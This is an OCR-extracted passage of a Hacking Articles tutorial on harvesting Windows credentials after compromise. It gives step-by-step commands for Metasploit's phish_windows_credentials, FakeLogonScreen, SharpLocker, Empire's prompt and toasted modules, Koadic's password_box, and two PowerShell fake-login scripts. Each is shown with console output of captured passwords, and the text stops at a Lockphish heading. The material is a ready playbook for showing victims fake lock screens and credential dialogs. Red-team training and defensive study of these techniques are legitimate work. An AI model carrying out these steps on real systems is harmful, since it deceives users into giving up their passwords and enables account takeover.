iGNITE Technologies

Credential Dumping

Phishing Windows Credentials

WWW.HACKINGARTICLES.IN

Contents

Introduction

Today, we will trigger various scenarios where Windows will ask the user to perform authentication and retrieve their credentials. For security purposes, Windows makes it essential to validate user credentials for various authentications, such as Outlook, User Account Control, or to sign in Windows from the lock screen. We can use this feature to our advantage to dump the credentials after establishing a foothold on the Target system. To exploit this feature, we will use phishing techniques to harvest the credentials.

Metasploit Framework: phish_windows_credentials


Metasploit comes with an in-built post exploit which helps us do the deed. As it is a post-exploitation module, it just needs to be linked with an ongoing session. To use this module, simply type:

```
use post/windows/gather/phish_windows_credentials
set session 1
exploit
```


```
msf5 > use post/windows/gather/phish_windows_credentials
msf5 post(windows/gather/phish_windows_credentials) > set session 1
session ⇒ 1
msf5 post(windows/gather/phish_windows_credentials) > exploit

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials ...
[+] #< CLIXML
```


This module waits for a new process to be started by the user. After the initiation of the process, a fake Windows security dialogue box will open, asking for the user credentials as shown in the image below:



As the user enters their credentials, they will be apprehended and displayed as shown in the image below:



FakeLogonScreen


FakeLogonScreen tool was created by Arris Huijgen. It is developed in C# because it allows various Frameworks to inject the utility in memory. We will remotely execute this tool using Metasploit. But first, let's download the tool using the link provided below

Download FakeLogonScreen


We simply upload this tool from our meterpreter session and then remotely execute it using the following set of commands:

```
upload /root/FakeLogonScreen.exe .
shell
FakeLogonScreen.exe
```

Upon execution, it will simulate the Windows lock screen to obtain the password from the user. To do so, this tool will manifest the lock screen exactly like it is configured so that the user doesn't get suspicious, just as it is shown in the image below:



It will validate the credentials locally or from Domain Controller as the user enters them and then display it on the console as shown in the image below:



SharpLocker


This tool is very similar to the previous one. It was developed by Matt Pickford. Just like FakeLogonScreen, this tool, too, will exhibit a fake lock screen for the user to enter credentials and then dump keystroke by keystroke to the attacker.

Download SharpLocker


We will first upload this tool from our attacker machine to the target system and then execute it. So, when you have the meterpreter session just type:

```
upload /root/Downloads/SharpLocker.exe .
shell
SharpLocker.exe
```

We downloaded the tool on the Desktop so we will traverse to that location and then execute it.



Upon execution the tool will trigger the lock screen of the target system as shown in the image below:



And as the user enters the password, it will capture the keystrokes until the whole password is revealed as shown in the image below:

```
C:\Users\raj\Desktop>SharpLocker.exe
SharpLocker.exe

C:\Users\raj\Desktop>System.Windows.Forms.TextBox, Text: 1
System.Windows.Forms.TextBox, Text: 12
System.Windows.Forms.TextBox, Text: 123
```


PowerShell Empire: collection/prompt

This module of the PowerShell Empire will prompt a dialogue box on the target system, asking for credentials like we did earlier. We can use this module with the following commands:

usemodule collection/prompt
execute

```
(Empire: YLF7SCZN) > usemodule collection/prompt
(Empire: powershell/collection/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked YLF7SCZN to run TASK_CMD_WAIT
[*] Agent YLF7SCZN tasked with task ID 1
[*] Tasked agent YLF7SCZN to run module powershell/collection/prompt
(Empire: powershell/collection/prompt) > [*] Agent YLF7SCZN returned results.
[+] Prompted credentials: → DESKTOP-PIGEFK0\raj:123
[*] Valid results returned by 192.168.1.105
```

Once the user types in the credentials on the dialogue box, the module will display it on the terminal as shown in the image below:




PowerShell Empire: collection/toasted

This module of PowerShell Empire triggers a restart notification like the one which is generated when updates require and reboot to install. To use this module type the following command:


usemodule collection/toasted
execute

```
(Empire: RH6Y2BCZ) > usemodule collection/toasted
(Empire: powershell/collection/toasted) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked RH6Y2BCZ to run TASK_CMD_WAIT
[*] Agent RH6Y2BCZ tasked with task ID 3
[*] Tasked agent RH6Y2BCZ to run module powershell/collection/toasted
(Empire: powershell/collection/toasted) >
```

Once the module executes, it will show the following dialogue box:



And once the Postpone button is clicked, it will ask for credentials to validate the decision to postpone as shown in the image below:



And as the user enters the credentials, It will print them as shown in the image below:

```
(Empire: RH6Y2BCZ) > usemodule collection/toasted
(Empire: powershell/collection/toasted) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked RH6Y2BCZ to run TASK_CMD_WAIT
[*] Agent RH6Y2BCZ tasked with task ID 3
[*] Tasked agent RH6Y2BCZ to run module powershell/collection/toasted
(Empire: powershell/collection/toasted) >
[+] Phished credentials [Not-verified]: DESKTOP-RGP2O9L/raj 123
```

Koadic

A similar module to the one in PowerShell Empire can be found in Koadic. Once you have started the session using Koadic, use the following command to trigger the dialogue box:

```
use password_box
execute
```

```
(koadic: sta/js/mshta)# use password_box
(koadic: imp/phi/password_box)# execute
[*] Zombie 0: Job 0 (implant/phish/password_box) created.
(koadic: imp/phi/password_box)#
```

When the user enters the username and password in the dialogue box, the password will be displayed in the terminal too as shown in the image below:

```
[*] Zombie 0: Job 0 (implant/phish/password_box) created.
[+] Zombie 0: Job 0 (implant/phish/password_box) completed.
Input contents:
123
(koadic: imp/phi/password_box)#
```

PowerShell: Invoke-CredentialsPhish.ps1


There is a script that can be run on PowerShell which creates a fake login prompt for the user to enter the credentials.

Download Invoke-CredentialsPhish.ps1


To initiate the script, type:

```
Import-Module C:\Users\raj\Desktop\Invoke-CredentialsPhish.ps1
Invoke-CredentialsPhish
```

The execution of the above commands will pop out a prompt asking for credentials as shown in the image below:



So, once the user enters the credentials, they will be displayed on the screen as shown in the image below:




PowerShell: Invoke-LoginPrompt.ps1

Similarly, there is another script developed by Matt Nelson. This script will again open a dialogue box for the user to enter the passwords.


Download Invoke-LoginPrompt.ps1

To initiate the script type the following:

```
Import-Module C:\Users\raj\Desktop\Invoke-LoginPrompt.ps1
Invoke-LoginPrompt
```



As you can see the dialogue box emerges on the screen and the user enters the credentials, then further they will be displayed back on the terminal.




Lockphish

